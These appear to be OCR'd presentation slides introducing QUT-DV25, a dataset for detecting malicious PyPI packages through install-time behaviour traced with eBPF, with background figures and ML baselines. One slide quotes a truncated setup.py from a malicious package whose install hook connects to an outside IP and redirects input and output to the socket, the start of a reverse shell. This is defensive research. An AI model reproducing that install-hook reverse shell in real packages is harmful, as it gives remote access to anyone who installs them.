QUT-DV25: A Dataset for Dynamic Analysis of Next-Gen Software Supply Chain Attacks

Dynamic Dataset that REMOVES Real Threats

Sk Tanzir MEHEDI· Raja JURDAK · Chadni ISLAM · Gowri Sankar RAMACHANDRAN

School of Computer Science

Queensland University of Technology (QUT), Brisbane, Australia

Highlights

- **QUT-DV25:** A dataset of 14,271 packages, including 7,127 malicious ones, with 36 features across 6 categories, previously unexplored for malicious package detection.
- **Behaviour:** Captured install- and post-install-time behaviors, including dynamic payload generation, and multiphase malware execution.
- **Baseline Benchmarks:** 4 ML+2 DL models evaluated.
- **Real-world Impact:** Identified 4 “benign” PyPI packages with covert remote access and multiphase payloads; reported and removed.

Research Background

Open-source software

- **96% of scanned codebases** include open-source code (OSSRA 2024).
- **77% of all code** in these codebases **originates** from open-source sources.

Rising threats in open-source ecosystem

- 704,102 malicious components were identified in 2024, a **156% increase** year-over-year.
- Particularly concerning within **open-source package** ecosystems like PyPI.




Figure: Next-generation software supply chain attacks.

__OSSRA__ Open-Source Security and Risk Analysis; __PyPI__ Python Package Index; __Codebases__ refer to the entire set of source code.

Research Background (cont'd)

Importance of PyPI

- PyPI hosts over **590,500 packages** with **1.88 billion** daily downloads as of December 2024.
- Supporting developers, researchers, and industries like web development, machine learning, and data science.

Security vulnerabilities in PyPI

- Prime target for malicious actors due to its **scale and accessibility**.
- As of July 2024, 7,127 PyPI **packages (1.2%)** were identified as malicious.




Figure: PyPI malicious packages history.

Research Background (cont'd)

Attacks in PyPI

- Data exfiltration
- Credential theft
- Typosquatting
- Dynamic payload generation
- Remote code execution
- Multiphase attacks

Example

- *'Zebo-0.1.0' **captures screenshots** and uploads to an attacker server.*




Figure: Threats in the PyPI package registry ecosystem.

***Dynamic payload generation attacks** refer to the malicious payload that is generated dynamically in install-time.*

Existing Datasets

Existing Datasets

Metadata Datasets

- **Associated with packages**, such as author details, version history, descriptions, etc.
- **Efficient approach** for identifying malicious packages.

Static Datasets

- Examines the source codes or binaries of a package **without executing** it.
- **Decrease false positive** rate than metadata.

Hybrid Datasets

- Hybrid **methods combine** metadata and static analysis.
- Improve detection accuracy & **mitigate false positives**.

```
Metadata-Version: 1.0
Name: 10Cent11
Version: 999.0.4
Summary: Exfiltration
Home-page: UNKNOWN
Author: j0j0
Author-email: UNKNOWN
License: MIT
Description: UNKNOWN
Platform: UNKNOWN
```

Feature for Metadata Analysis

Feature for Hybrid Analysis

```python
from setuptools import setup
from setuptools.command.install import install
import requests
import socket
import getpass
import os
import pty

class CustomInstall(install):
    def run(self):
        install.run(self)
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(("104.248.19.57",3334))
        os.dup2(s.fileno(),0)
        os.dup2(s.fileno(),1)
```


Feature for Static Analysis

Existing Datasets- Malicious Detection

Top Related Works		**Challenges**								
		Detect Manipulate Metadata	Decrease False Positives	Detect Extensive Files	Detect Encoding Technique	Dynamic Payload Generation	Detect Typo-squatting	Remote Access Activation	Indirect Depend encies	Resource Monitoring
Metadata Datasets	Guo *et al.* (2023)	◑	○	○	○	○	◑	○	○	○
Static Datasets	DataDog Security Labs (2023)	●	◑	○	◑	○	◑	◑	○	○
Hybrid Datasets	Iqbal *et al.* (2025)	●	◑	○	◑	○	◑	◑	○	○
QUT-DV25	Proposed	●	●	●	●	●	●	●	●	●

● Possible ◑ Partially Possible ○ Not Possible

QUT-DV25 Dataset Construction



Testbed Configuration




Figure: The isolated testbed configuration visualization for QUT-DV25.

Collection Methodology





Figure: The overall framework for collecting the QUT-DV25 dataset.

Collection Methodology (cont'd)



SerpApi

Webs API

VIRUSTOTAL
snyk


Validation

- String Matching
- Levenshtein Similarity
- Jaccard Similarity
- Cosine Similarity


Similarity Algorithms

Fragmented Data Sources	Malicious PyPI Packages	Counterpart Benign Packages from PyPI
Link-1: Security Report Link-5: Packages Link-6: Details	aaiohttp (0.1)	aiohttp (4.0.0a1)
Link-2: Packages Link-9: Details Link-13: Security Report	sikit-learn (0.1)	scikit-learn (1.5.1)

Collection Methodology (cont'd)



Isolated Environment



```
Collecting async-timeout<6.0,>=4.0
  Downloading async_timeout-5.0.1-p
Collecting yarl<2.0,>=1.12.0
  Downloading yarl-1.15.2-cp38-cp38
strace: Process 38269 attached
```

Installation and Traces

eBPF


- Unlike traditional tools such as Wireshark and Sysdig, eBPF **enables lightweight install-time monitoring without requiring kernel modifications**.
- Additionally, its **programmability in C or Python** allows it to dynamically adapt to evolving threats.

- Monitoring activity **120s** both during and immediately after installation.

eBPF *extended Berkeley Packet Filter*

QUT-DV25 Data Records

Data Records






Figure: Dataset overview.

Feature Sets

Table: Definitions of eBPF-based feature sets for the package.

Feature Set	Description
FiletopTraces	I/O process; detect abnormal file access or missing files
InstallTraces	Dependency logs; indicates indirect or malicious installs
OpensnoopTraces	File-open attempts; flags access to protected directories
TCPTraces	TCP flows; identifies connections to suspicious endpoints
SysCallTraces	System call activity; indicates sabotage or privilege misuse
PatternTraces	Behavioral sequences; detects loops or payload triggers

Data Preparation

Data cleaning and integration

- Identified and **removed duplicate entities.**
- Filtered out **incomplete traces.**
- Standardized installation paths.

Data encoding and transformation

- Numerical Features**: Min-Max Normalization** applied.
- Categorical Features: **n-grams** technique used.

Features extraction and selection

- **62 candidate** features considered.
- **Removed dependent and unimportant** features.
- **36 features retained**, achieving a **58% reduction**.

Learning Package Maliciousness

Machine Learning

- Random Forest
- Decision Tree
- Support Vector Machine
- Gradient Boosting

Deep Learning

- Convolutional Neural Network
- Transformer

Technical Validation and Benchmarks

Experiments with ML Models

